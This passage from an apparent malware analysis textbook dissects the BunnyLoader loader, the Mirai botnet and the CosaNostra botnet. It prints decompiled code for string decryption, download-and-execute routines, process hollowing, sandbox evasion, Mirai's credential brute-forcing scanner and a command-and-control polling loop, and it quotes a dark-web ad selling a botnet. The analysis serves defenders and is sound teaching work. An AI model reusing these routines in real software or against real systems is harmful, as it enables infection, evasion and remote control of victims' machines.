0044d3bc	<!DOCTYPE html
0044d3cc	N/A
0044d3d0	SOFTWARE\Microsoft\Windows NT\CurrentVersion
0044d42c	ProductName
0044d444	x86

Address	String Value
0044d448	x64
0044d44c	ARM
0044d458	wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get displayName /value

If the threat actor obfuscated or encrypted only certain strings, those strings are likely important and may help our analysis. As a next step, we should find the function that deobfuscates or decrypts them. We're looking for a function that the malware called many times with these strings as input and contains some kind of cryptographic or deobfuscation functionality. It isn't hard to find a function that fits the bill.

Based on the decompilation in Listing 3-7, the `decryption_z` function appears to take one of the encrypted strings and a length as some of its arguments. I've named the two variables that hold the results of this function using the beginning of the decrypted string to demonstrate a few examples of these values.

```
do_memcpy_z(&stack0xffffffcb8,"AA19BDDA127076E9B08D782255F8FCE0",0x20);
heart= = decryption_z(local_cc);
local_8._0_1_ = 0xd;
do_memcpy_z(&stack0xffffffcb8,"9C351A23068E4D2A89FE559149206E9F",0x20);
/gate.php?BID= = decryption_z(local_b4);
```

Listing 3-7: Several calls to a potential decryption-related function

Inside the function are several Windows Cryptographic API calls, allowing us to see that the function uses AES256 with a hardcoded key to decrypt each string. *AES256* is a symmetric-key encryption algorithm that uses a 256-bit key length. We can determine that the APIs use AES256 by looking at inputs to the `CryptDeriveKey` Windows API call. Listing 3-8 shows the function definition for `CryptDeriveKey`.

```
BOOL CryptDeriveKey(HCRYPTPROV hProv, ALG_ID Algid, HCRYPTHASH hBaseData,
                    DWORD dwFlags, HCRYPTKEY  *phKey);
```

Listing 3-8: The `CryptDeriveKey` function definition

The value in `Algid`, which is the structure used to identify the symmetric encryption algorithm for which to generate the key, is `0x6610`. If we look up this algorithm ID in the Microsoft documentation, we can see that it corresponds to `CALG_AES_256`, or AES256. Listing 3-9 shows the BunnyLoader string decryption code.

```
❶ do_memcpy_z(keystring,"!@#$%^&*()_+!@#$%^&*())(*!&#^@_+",0x20);
hCryptProv = 0;
key = 0;
created_hash = 0;
CryptAcquireContextW(&hCryptProv,(LPCWSTR)0x0,(LPCWSTR)0x0,0x18,0xf0000000);
```

```
❷ res = CryptCreateHash(hCryptProv,0x800c,0,0,&created_hash);
  if (res == 0) {
      CryptReleaseContext(hCryptProv,0);
  }
  cpy_keystring = keystring;
  if (0xf < max) {
      cpy_keystring = (BYTE *)keystring._0_4_;
  }
❸ res = CryptHashData(created_hash,cpy_keystring,data_length,0);
  if (res == 0) {
      CryptDestroyHash(created_hash);
      CryptReleaseContext(hCryptProv,0);
  }
❹ res = CryptDeriveKey(hCryptProv,0x6610,created_hash,0,&key);
  if (res == 0) {
      CryptDestroyHash(created_hash);
      CryptReleaseContext(hCryptProv,0);
  }

  --snip--

❺ res = CryptDecrypt(key,0,1,0,cpy_keystring,&decr_len);
  if (res == 0) {
      CryptDestroyKey(key);
      CryptDestroyHash(created_hash);
      CryptReleaseContext(hCryptProv,0);
  }
```

Listing 3-9: An AES256 decryption routine for BunnyLoader strings

This code contains a hardcoded string copied into `keystring` ❶. From the `CryptCreateHash` function, we can tell that the malware will later generate a SHA256 hash of the string to create the key ❷. `CryptCreateHash` has `Algid` as a second parameter, which is `0x800c` in our sample and translates to `CALG_SHA_256`. The handle generated by `CryptCreateHash` creates a handle to a cryptographic service provider object used by subsequent hash functions: The `CryptHashData` function generates the SHA256 hash value of the string ❸, and the `CryptDeriveKey` function derives the key ❹. The code then decrypts the string using `CryptDecrypt` ❺.

Using this information, we can write a small decryptor script in Python in lieu of running the code to perform the decryption, as shown in Listing 3-10.

```
import hashlib
from Crypto.Cipher import AES
import sys

def hash_sha256():
    key = "!@#$%^&*()_+!@#$%^&*())(*!&#^@_+"
    m = hashlib.sha256()
    m.update(key.encode())
  ❶ hashout = m.digest()
    return hashout
```

```
def do_decrypt(encdata):
    hashed = hash_sha256()
  ❷ cipher = AES.new(hashed,AES.MODE_CBC,iv=b'\x00'*16)
    decrypted = cipher.decrypt(bytes.fromhex(encdata))
    return decrypted
encdata = "ENCRYPTED DATA HERE"
❸ decrypted = do_decrypt(encdata)
print(decrypted)
```

Listing 3-10: A Python code example for BunnyLoader string decryption

I used several Python libraries to make this code easier to write. For the AES256 decryption functionality, I used the `Crypto.Cipher` package in the `PyCryptodome` library, and for the SHA256 functionality, I used the hashing functions from Python's `hashlib` module. Otherwise, the code is quite simple: The user provides an encrypted string to the `do_decrypt` function ❸, then the `hash_sha256` function creates a SHA256 hash of the hardcoded key from the malware ❶. The code then uses this hash value as the decryption key ❷ for the encrypted string. You might find it helpful to compare the malware code in Listing 3-9 with the implementation of the algorithm in Python code to see how this decryption process works.

File Download and Execution

Once we've decrypted the strings, we can identify those that appear relevant to the malware's loading capabilities. For each of the capabilities it loads, BunnyLoader has a separate function. These functions download and execute different types of files in slightly different ways:

Batch file execution Downloads a batch (*.bat*) or command (*.cmd*) script to *C:\Users\AppData\Local\Temp* and executes it using `CreateProcessA`, a Windows API function used to create a new process.

DLL execution Downloads a DLL file to *C:\Users\AppData\Local\Temp* and executes it using `rundll32`, a Windows executable used to load and run DLL files.

Executable execution Downloads an executable file to *C:\Users\AppData\Local\Temp* and executes it using `CreateProcessA`.

PowerShell execution Downloads a PowerShell file to *C:\Users\AppData\Local\Temp* and executes it using the command `powershell -ExecutionPolicy Bypass -File`.

VBS execution Downloads a VBScript file to *C:\Users\AppData\Local\Temp* and executes it by using `CreateProcessA` to run *cscript.exe* to execute the file. The *cscript.exe* executable is a native Windows binary from the Windows Script Host module.

DLL injection Downloads a DLL file to *C:\Users\AppData\Local\Temp* and injects it into the *calc.exe* process.

Fileless executable injection Downloads an executable file in memory and injects it into *notepad.exe* in order to execute it. The file isn't written to disk, as in the preceding six cases.

The DLL injection and fileless executable injection capabilities work slightly differently from the other loading capabilities. Once the malware has downloaded the code, it must spawn a new process to inject the code into, a technique called *process injection*. Let's take a closer look at the fileless download and injection capability, which provides a simple example of process injection. Listing 3-11 shows an excerpt of this function's code.

```
notepad.exe[8] = 'e';
notepad.exe[9] = 'x';
notepad.exe[10] = 'e';
notepad.exe[11] = '\0';

❶ notepad.exe[0] = 'n';

notepad.exe[1] = 'o';
notepad.exe[2] = 't';
notepad.exe[3] = 'e';
notepad.exe[4] = 'p';
notepad.exe[5] = 'a';
notepad.exe[6] = 'd';
notepad.exe[7] = '.';
do {
    curr = *p_notepad.exe;
    p_notepad.exe = p_notepad.exe + 1;
} while (curr != '\0');
string_cpy_z(cpy_notepad.exe,(byte *)notepad.exe,(int)(p_notepad.exe + (1 -
             (int)(notepad.exe + 1))));

❷ res = CreateProcessW((LPCWSTR)0x0,cpy_notepad.exe,(LPSECURITY_ATTRIBUTES)0x0
                       (LPSECURITY_ATTRIBUTES)0x0,0,0x8000004,(LPVOID)0x0
                       (LPCWSTR)0x0,&startupInfo,&procInfo);

if (res == 0) {
    p_notepad.exe = "PROCESS could not be created";
}
else {
    downloadedPayload = (short *)VirtualAlloc((LPVOID)0x0,0x300000,0x3000,4);
  ❸ hInternet = InternetOpenW(L"curl/1.0",1,0,0,0,flags);
    if (hInternet != 0) {
        lpszUrl = &urlIn;
        if (0xf < in_stack_00000018) {
            lpszUrl = (undefined4 **)urlIn;
        }
        hInternet2 = InternetOpenUrlA(hInternet,lpszUrl,0,0,0x80000000,0);
```

Listing 3-11: Creating a notepad.exe *process and opening a connection to the command-and-control server*

The loader spawns the *notepad.exe* ❶ process using `CreateProcessW` ❷ and then opens an internet connection ❸ using `InternetOpenW` and `InternetOpenUrlA`, creating a connection to the command-and-control URL it decrypted from the strings at runtime. Interestingly, it uses the user agent string `curl/1.0`, which looks similar to the user agent string used by

the cURL utility. cURL is extremely common in everyday, benign software applications.

In Listing 3-12, the malware downloads the file and uses a technique called process hollowing to run it without ever writing the file to disk.

```
do {
  iVar3 = InternetReadFile(hInternet2,downloadedPayload,0x300000,&bytesRead);
  if (iVar3 == 0) break;
} while (bytesRead != 0);

InternetCloseHandle(hInternet);
InternetCloseHandle(hInternet2);
if (*downloadedPayload == 0x5a4d) { ❶
  hInternet = *(int *)(downloadedPayload + 0x1e);
  NtGetContextThread(procInfo.hThread,local_370);
  NtReadVirtualMemory(procInfo.hProcess,local_2cc + 8,&local_a4,4,0);
  if (local_a4 == *(int *)((int)downloadedPayload + hInternet + 0x34)) {
    NtUnmapViewOfSection(procInfo.hProcess,local_a4); ❷
  }
  pvVar4 = VirtualAllocEx(procInfo.hProcess, ❸
                          *(LPVOID *)(downloadedPayload + hInternet + 0x34),
                          *(SIZE_T *)(downloadedPayload + hInternet + 0x50),
                          0x3000,0x40);
  if (pvVar4 != (LPVOID)0x0) {
    NtWriteVirtualMemory(procInfo.hProcess,pvVar4,downloadedPayload,
                         *(undefined4*)((int)downloadedPayload + hInternet + 0x54),0);
    local_374 = 0;
    if (*(short *)((int)downloadedPayload + hInternet + 6) != 0) {
      local_37c = 0;
      do {
        hInternet2 = local_37c + *(int *)(downloadedPayload + 0x1e);
        NtWriteVirtualMemory(procInfo.hProcess, ❹
                             *(int *)(hInternet2 + 0x104 +downloadedPayload)+ pvVar4,
                             *(int *)(hInternet2 + 0x10c +downloadedPayload) + downloadedPayload,
                             *(undefined4 *)(hInternet2 + 0x108 + (int)downloadedPayload),0);
        local_374 = local_374 + 1;
        local_37c = local_37c + 0x28;
      } while (local_374 < *(ushort *)((int)downloadedPayload + hInternet + 6));
    }
  local_2c0 = *(int *)((int)downloadedPayload + hInternet + 0x28) + (int)pvVar4;
  NtWriteVirtualMemory(procInfo.hProcess,local_2cc + 8,
                       (int)downloadedPayload + hInternet + 0x34,4,0);
  NtSetContextThread(procInfo.hThread,local_370); ❺
  NtResumeThread(procInfo.hThread,0); ❻
  NtWaitForSingleObject(procInfo.hProcess,0,0);
  Sleep(0x14);
  NtClose(procInfo.hThread);
  NtClose(procInfo.hProcess);
  VirtualFree(downloadedPayload,0,0x8000);
  goto LAB_00415ec0;
  }
}
NtTerminateProcess(procInfo.hProcess,1);
```

Listing 3-12: Using process hollowing to run a downloaded executable in memory

Process hollowing works as follows: The code creates a process that isn't inherently malicious in a suspended state, carves out a space in that process's memory in which to write a malicious payload, then resumes execution. To create space for the payload, the code may *unmap* memory, meaning the virtual memory associated with the benign process no longer points to any physical memory. Often, malware uses process hollowing to hide the presence of a malicious process running on the system.

In this case, the malware may unmap the memory of the *notepad.exe* process at the preferred image base using `NtUnmapViewOfSection` ❷, but only in the case that the downloaded file overlaps the image base, allocates space for the downloaded executable using `VirtualAllocEx` ❸, overwrites the memory of the existing process with the contents of the downloaded file by using `NtWriteVirtualMemory` ❹ to inject it, and then calls `NtSetContextThread` ❺ and `NtResumeThread` ❻ to resume the execution of the *notepad.exe* process now running the downloaded payload.

Another aspect of this code to note is the check for the MZ header (`0x5a4d`) ❶. If a reverse engineer sees this check in disassembly during analysis, it might indicate that there is some kind of payload action in the malware. The first two bytes of a Windows executable payload are `MZ`, suggesting that the code is looking for a Windows file that it may have downloaded with the intention of executing it.

Anti-Analysis Techniques

BunnyLoader 3.0 doesn't include the anti-analysis techniques we saw when examining SmokeLoader. However, older versions of this malware included several such checks. Listing 3-13 shows the code of an earlier version of BunnyLoader used to perform these checks.

```
module_handle = GetModuleHandleW((LPCWSTR)"SxIn.dll");
if (module_handle == (HMODULE)0x0) {
  module_handle = GetModuleHandleW((LPCWSTR)"cmdvrt32.dll");
  pHVar2 = GetModuleHandleW((LPCWSTR)"cmdvrt64.dll");
  if ((module_handle == (HMODULE)0x0) && (pHVar2 == (HMODULE)0x0)) {
    module_handle = GetModuleHandleW((LPCWSTR)"kernel32.dll");
  ❶ pFVar3 = GetProcAddress(module_handle,"wine_get_unix_file_name");
    if (((pFVar3 == (FARPROC)0x0) &&
       (((module_handle = GetModuleHandleW((LPCWSTR)"SbieDll.dll"),
       module_handle == (HMODULE)0x0 &&
     ❷ (cVar1 = checks_for_VM_related_strings_in_root\\cimv2_z(),
       cVar1 == '\0')) &&
       ❸ (cVar1 = check_if_inside_docker_container_z(), cVar1 == '\0')))) &&
         (cVar1 = look_for_common_sandbox_usernames_z(), ❹ cVar1 == '\0')) {
       return 0;
    }
  }
}
return 1;
```

Listing 3-13: An earlier BunnyLoader version that performs anti-analysis checks

In this excerpt, BunnyLoader checks for emulation software ❶, virtual machines ❷, and sandbox artifacts ❹. It also checks whether it's being run in a Docker container ❸.

Where have all these anti-analysis checks gone in BunnyLoader's later versions? Although it's hard to say exactly why the threat actor removed them, it's possible they felt the measures were no longer needed, for a few reasons:

- BunnyLoader 3.0 made the move to a modular architecture, meaning that instead of combining all of its functionality into one executable, it downloads and runs modules that implement additional capabilities as needed. This design ensures that only the minimally required code ever reaches the victim system, which may make BunnyLoader 3.0 more likely to avoid detection.
- Many of the strings contained in BunnyLoader are related to popular antivirus software. These strings are unencrypted in the file, so it's possible that the presence of strings related to known-good software helps it evade detection.
- Many organizations use virtualization for their infrastructure and users' workstations. If BunnyLoader can't execute on these types of machines, it might skip over many legitimate targets.

This analysis of BunnyLoader should have allowed you to see how a fairly simple loader works and how it implements different kinds of loading functions for different types of files. In the next section, we'll move on to discussing a second malware-delivery mechanism: botnets.

What Is a Botnet?

Botnets are networks of malware-infected computers that an operator can control to conduct many types of cyberattacks without the users' awareness. We frequently see botnets used to perform *distributed denial-of-service (DDoS) attacks*, which flood a server with so much traffic that it crashes and becomes inaccessible. Most people know botnets for this reason, as DDoS attacks often gain tons of publicity when they occur. Here, however, we'll focus on the role botnets play in distributing malware.

Botnet Access on the Dark Web

Botnet operators (often called *herders*) may allow other threat actors to purchase access to their botnet and deploy malware payloads. The following ad excerpt, for example, is selling ownership of a botnet containing over 3,000 bots infected with SmokeLoader:

> **3k Bots Smoke Loader + Panel + VPS**
>
> **Smoke Loader Botnet Panel and Bots**
>
> Selling smoke loader botnet with 3,000 bots that I've acquired from custom landing pages & SEO, and other private spreading methods. I

don't need it anymore and cba selling malware installs or making DDoS as a service, etc. so I'm going to sell it to someone else whos interested in monetizing it. Majority of the bots are in USA.

It's most up to date smokeloader version with all plugins.

VPS included, 28 more days, billed via private VPS provider who I will have add you after sale. Then VPS fee (S12 monthly) is between you and him.

Domain set up behind reverse proxy already so as long as you keep paying monthly for VPS everything is already configured for you (htaccess, apache2 config, mysql, html folder etc).

Price $300

DM on forum or TG @[REDACTED]

Threat actors can use the botnet to do any number of activities supported by SmokeLoader; the rest of the ad lists these capabilities. Among other things, SmokeLoader allows the user to load, drop, and execute files; search for files on the victim system; and conduct a DDoS attack. Note that the current owner mentions selling malware installs and providing DDoS as a service, both major use cases for botnets.

Because the loader doesn't come packaged with the malware it loads, deploying it as part of a botnet can enable it to persist in a victim environment undetected until a threat actor purchases access to it. At that point, it can drop some kind of malware. The loader itself can function as the part of the botnet running on the victim machine, as it's able to maintain communication with the command-and-control server and receive tasks to load whatever type of malware it's tasked with downloading.

Infection and Communication

How do victim machines become part of a botnet? Really, the infection process is the same as for any malware and often involves malicious downloads, phishing, or visits to a malicious website. Some botnets also have *wormable* behavior, meaning that once one victim becomes infected, the malware looks for other devices to infect, such as those residing on the same network. Much of a botnet's power comes from its size; consequently, the ability to find and infect additional hosts is an asset. In the next section, we'll look at how the infamous Mirai botnet implements this worming capability.

Once established, botnets don't all communicate in the same way. We'll cover the two main types: peer-to-peer (P2P) and centralized. *Centralized* botnets are easy to understand: One central server controls all of the bots in the botnet, and each bot communicates only with that central server. In a *P2P* botnet, there is no central server. Rather, the infected machines communicate with each other, functioning as both a client and a server. Whereas bots in a centralized botnet receive commands from the central server alone, bot nodes in a P2P botnet connect to multiple other bot nodes to pass the commands around until all tasking is complete.

Decentralized P2P botnets offer some benefits. Most importantly, they enable the botnet to keep working even if a centralized server is taken down. Infected machines can also sometimes identify other machines to infect. But before a newly infected P2P bot can join the botnet, it must be

able to understand the botnet's communication protocols and any other relevant configuration information. To enable this, botnets often use a technique called *bootstrapping* in which the newly infected bot is given a hardcoded list of other bot nodes, called *bootstrap nodes*, that it can contact to obtain the information it needs.

Both P2P botnets and centralized ones often communicate over HTTP, but communication between infected machine peers can also occur in a variety of ways. Some threat actors, like the ones behind the MisakaNetwork botnet, have even incorporated blockchain technology into command-and-control protocols to evade detection. In the botnet case study for this chapter, we'll look at the open source HTTP botnet named CosaNostra as a simple example.

The Mirai Family

Mirai became one of the most well-known botnets due to the magnitude of the disruption it caused over numerous attacks. In 2016, this botnet was involved in three large DDoS attacks, including against the French telecom company OVH and on the managed DNS provider Dyn in the United States. OVH reported that the attacks exceeded 1Tbps, which, at the time, was the largest DDoS attack ever reported.

The malware infected *internet of things (IoT)* devices: internet-connected appliances and smart home devices like cameras, smart TVs, printers, and routers. At the time, many of these smart devices used a relatively small set of default usernames and passwords for their internet-facing services, which many users were unlikely to change. This weakness allowed the Mirai malware to spread easily; it scanned the internet for IoT devices to find those that it could access over Telnet and infect with the malware.

Mirai's creator, known as "Anna-senpai," published the source code online later that year. Figure 3-5 shows the announcement they posted on the dark web.




Figure 3-5: Anna-senpai announcing the release of the Mirai source code

This released code has led to the development of many new botnet families based on Mirai, and at the time of this writing, new variants continue to emerge. Because the source code is openly available, we can use it to solidify our understanding of how a botnet works. We'll focus on how Mirai identifies other devices to infect, determines whether they're vulnerable, and performs the infection.

Setting Default Credentials

Let's first examine how Mirai identifies new devices and tests whether it can log in to them using a set of default passwords. Listing 3-14 shows a sample of the code that Mirai uses to add the default credential pairs to the table of entries it will test on the devices it finds.

```
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);        // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);    // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);    // root     888888
```

Listing 3-14: Mirai code for adding default credential pairs

It may not be clear how the hex character strings passed to the `add_auth_entry` function correspond to the username and password pairs in the comments on the right. That's because Mirai uses a simple XOR cipher on the usernames and passwords to deobfuscate them prior to adding the entry, which makes the malware more challenging to detect statically. Listing 3-15 shows the simple XOR cipher algorithm.

```
for (i = 0; i < len_uname_pword_field; i++)
{
    hexchar[i] ^= 0xDE;
    hexchar[i] ^= 0xAD;
    hexchar[i] ^= 0xBE;
    hexchar[i] ^= 0xEF;
}
```

Listing 3-15: The XOR cipher algorithm used by Mirai to obfuscate username and password strings

Short for *exclusive or*, XOR is a logical operation that malware uses frequently in string or data obfuscation. When one bit is XORed with another bit, the result will be equal to one only if exactly one of the bits is set. Otherwise, the result is equal to zero. We'll see XOR used many times in this book as part of obfuscation techniques.

Contacting IP Addresses

Mirai then starts scanning. In this case, *scanning* describes the process Mirai uses to look for other devices on the internet by sending messages to them, then checking whether it receives a response indicating that the host is active. Listing 3-16 shows the code that sends messages to a randomly generated set of IP addresses and waits for a response.

```
for (i = 0; i < SCANNER_RAW_PPS; i++)
{
    struct sockaddr_in paddr = {0};
  ❶ struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
--snip--
    iph->id = rand_next();
    iph->saddr = LOCAL_ADDR;
    iph->daddr = get_random_ip();
    iph->check = 0;
    iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
--snip--
    paddr.sin_family = AF_INET;
    paddr.sin_addr.s_addr = iph->daddr;
    paddr.sin_port = tcph->dest;

  ❷ sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL,
           (struct sockaddr *)&paddr, sizeof (paddr));
}
--snip--
while (TRUE)
{
--snip--
    n = recvfrom(rsck, dgram, sizeof (dgram), MSG_NOSIGNAL, NULL, NULL);
    if (n <= 0 || errno == EAGAIN || errno == EWOULDBLOCK)
        break;
    --snip--
    if (conn == NULL)
        break;

    conn->dst_addr = iph->saddr;
    conn->dst_port = tcph->source;
  ❸ setup_connection(conn);
}
```

Listing 3-16: The Mirai scanner code, which finds potential victim hosts

You can see that the malware selects a random IP address using the `get_random_ip` function. It also checks the IP address against a list of addresses the code shouldn't scan, likely to avoid undesired attention. These excluded addresses include the loopback address, invalid address spaces, and those for General Electric, Hewlett-Packard, and the US Postal Service, among others.

The malware uses the socket API call `sendto` ❷ to send the `scanner_rawpkt` message ❶ to the selected IP address, contained in the structure named `paddr`. If it receives a response, it tries to set up a connection with the potential victim ❸. If the malware can connect to the address, it will randomly select one of the username and password combinations and attempt to log in.

Logging In

Logging in successfully involves several steps, and the malware tests for success after each one by monitoring and setting the connection state as it gets to different points in the login process. These steps include providing

a valid username to receive a password prompt, providing a valid password, and obtaining a shell. Listing 3-17 shows a sample of this code.

```
case SC_WAITING_USERNAME: ❶
    if ((consumed = consume_user_prompt(conn)) > 0)
    {
        send(conn->fd, conn->auth->username, conn->auth->username_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        conn->state = SC_WAITING_PASSWORD; ❷
        printf("[scanner] FD%d received username prompt\n", conn->fd);
    }

    break;



case SC_WAITING_PASSWORD:
    if ((consumed = consume_pass_prompt(conn)) > 0)
    {
        printf("[scanner] FD%d received password prompt\n", conn->fd);

        // Send password
        send(conn->fd, conn->auth->password, conn->auth->password_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);

        conn->state = SC_WAITING_PASSWD_RESP; ❸
    }
```

Listing 3-17: Mirai code for monitoring the state of attempted logins to a victim host

First, the malware tries the username ❶ and, if it's valid, changes the connection state to indicate it's waiting for the password prompt ❷. Then, the malware checks whether it has received a password prompt, and if it has, it changes the state to indicate it's waiting for the password response ❸. The functions `consume_user_prompt` and `consume_pass_prompt` parse the response to check whether each attempt succeeded.

If Mirai finds a valid username and password, it tries to get shell access by running the `sh` command. Within the source code, the *table.c* file contains encoded strings used by the malware; we'll look more at this fact in this chapter's exercise on page 79, but the malware makes fairly extensive use of these values in this scanner code, using the `table_unlock_val` function. If the malware can obtain shell access successfully, it runs the command `/bin/busybox MIRAI` (which you can see as the decoded `TABLE_SCAN_QUERY` value from the *table.c* file in the source code), which will help it determine whether it has successfully accessed the target IoT device. Next, Mirai will install a copy of the bot on this device, adding it as a node in the botnet.

This scanning functionality is just a small piece of Mirai's source code, and we skipped over several aspects of it. In this chapter's exercise, you'll review the openly available Mirai code yourself and identify other features of the botnet, including the post-scanning process Mirai uses to infect the target device.

Case Study: The CosaNostra Botnet

CosaNostra is an open source botnet available on GitHub and advertised on the dark web. The GitHub repository provides an administrator panel that the bot herder can use to manage the bots, including providing them with tasks and reviewing the results of those tasks (Figure 3-6).




Figure 3-6: The CosaNostra administrator panel's "Download and Execute" functionality

CosaNostra's implant provides capabilities similar to those in BunnyLoader 3.0, though they're less sophisticated and not modular. For example, it includes a clipboard grabber, a keylogger, stealing functionalities, and loading abilities, among others. The implant itself is written in Visual Basic. Listing 3-18 shows its simple anti-analysis check, in which it determines whether it's being executed in a sandbox, in a virtual machine, or using software like Wireshark (a common network analysis tool).

```
Public Function CheckIfSandboxed() As Boolean
    Dim virtualPc = IsRunning("vpcmap", "vmsrvc", "vmusrvc")
    Dim virtualBox = IsRunning("VBoxService")
    Dim wireshark = IsRunning("wireshark.exe")
    Dim sandboxie = IsModuleLoaded("sbiedll.dll")
    Dim threatExpert = IsModuleLoaded("dbghelp.dll")
  ❶ Dim anubis = IsSandbox("76487-337-8429955-22614")
    Dim joeBox = IsSandbox("55274-640-2673064-23950")
    Dim cwSandbox = IsSandbox("76487-644-3177037-23510")
    Dim tools = IsRunning("NETSTAT", "FILEMON", "PROCMON", "REGMON", "CAIN",
                "NETMON", "TCPVIEW", "ProcessHacker", "HTTPNetworkSniffer")
    If virtualBox OrElse virtualPc OrElse wireshark OrElse sandboxie
            OrElse anubis OrElse joeBox OrElse cwSandbox OrElse tools Then
        Return True
    Else
        Return False
    End If
End Function
```

Listing 3-18: CosaNostra's anti-analysis checks

The code checks for three product IDs for sandbox software, specifically ANUBIS, Joe Sandbox, and CWSandbox ❶. To achieve this, the `IsSandbox` function iterates through the registry key *SOFTWARE\Microsoft\Windows NT\CurrentVersion* looking for matching IDs in the `ProductId` subkey.

Other functions similarly iterate through the running processes to look at the names of particular process modules or process names. As we saw when discussing the earlier version of BunnyLoader (see Listing 3-13), these checks are fairly easy for researchers to skip over because they're contained in one function that dynamic analysis can bypass; that's why SmokeLoader employed numerous nonobvious checks scattered throughout the code. A simple way to bypass CosaNostra's checks would be to change the return value to "false," for example.

CosaNostra is an HTTP botnet that communicates with a central server controlled by the bot herder. Bots reach out to the server to check whether they should download and run any executables. Listing 3-19 shows the code CosaNostra uses to check for tasking.

```
Private Sub Timer6_Tick(sender As Object, e As EventArgs) Handles Timer6.Tick

    txt_tasks.Text = Send_request_to_c2(urlbot & "/task.php?hwid=" & info.HWID()) ❶
    If txt_tasks.Text = vbNullString Then

        'do nothing
    Else
        Timer6.Stop() ❷
        DownloadAndRun(txt_tasks.Text) ❸
        txt_tasks.Clear()
        Send_GET(urlbot & "/task.php?hwid=" & info.HWID() & "&completed=1") ❹
        Timer6.Start() ❺
    End If
End Sub
```

Listing 3-19: A function that checks for tasking from the command-and-control server

Elsewhere, the code creates a timer with an interval of 55 seconds. This means the bots contact the command-and-control server to check for tasking a little less than once a minute. The function `Send_request_to_c2` reaches out to the server ❶. If it finds a task, the code stops the timer ❷, then downloads and runs the task ❸, sends the server a message that the task is complete ❹, and restarts the timer ❺.

The keylogger, screenshot, and clipboard capture also run on timers. Notably, the code that exfiltrates the collected data doesn't first encrypt or encode it, making it easy for a researcher monitoring the traffic to create a signature for it. This lack of encryption further demonstrates that this bot isn't very sophisticated. Nevertheless, CosaNostra could serve as inspiration for threat actors looking to write and deploy their own botnet code.

Conclusion

The disappearance of BunnyLoader's anti-analysis checks between versions illustrates a pattern that runs throughout the underground ecosystem: Threat actors make deliberate trade-offs between stealth and reach. Anti-analysis code that skips virtual machines also skips legitimate enterprise infrastructure that runs on VMs. When the target is volume, that trade doesn't pay. Like many other examples of reactive development in this book, this one likely emerged in response to the changing threat landscape. As more organizations moved to virtualization, the need for this trade-off arose.

The purpose of loaders is to enable malware delivery as part of a cyberattack. They make this payload delivery modular, updatable, and separable from the credential theft or RATs that ultimately cause harm. Understanding how a loader operates, and what it does to avoid detection while doing it, gives analysts perspective on the challenges posed by modern malware defenses to this type of persistent software, including AV signatures, EDR, and analysis by researchers. While some loaders blur the lines between a delivery mechanism and a full-fledged stealer, the next two chapters examine this concept in detail: malware built specifically to drain credentials from machines that threat actors compromised.

Exercise: Reading Mirai's Source Code

You can find the Mirai botnet's source code on several GitHub repositories, but at the time of this writing, one of the most forked repositories is *https://github.com/jgamblin/Mirai-Source-Code/tree/master*. In this exercise, you'll explore this source code. If you choose to download it rather than reviewing it in the browser, keep in mind the malware-handling guidelines I outlined in Chapter 1.

1. The folder *mirai/bot* contains the bot's core functionality, including the scanner code we reviewed earlier in this chapter. Open *scanner.c* to see how this scanner code works in more detail.

    - Beginning with the first message the scanner sends, describe the process Mirai uses to determine whether it can connect to a target.
    - You'll probably notice that, as part of the connection-attempt process, the malware runs a `table_unlock_val` function with the specific key it wishes to use as an argument. This function is located in *table.c*. How does it work, and what values does it obtain?
    - Once Mirai has established a successful connection, it calls the `report_working` function. What does this function do? Hint: The decoded default URL is the actor's report server, and the *main.c* binary in *loader/src* calls the function `telnet_info_parse`, which may be of interest in your investigation.

2. Now let's transition to the code that enables Mirai to infect the target.

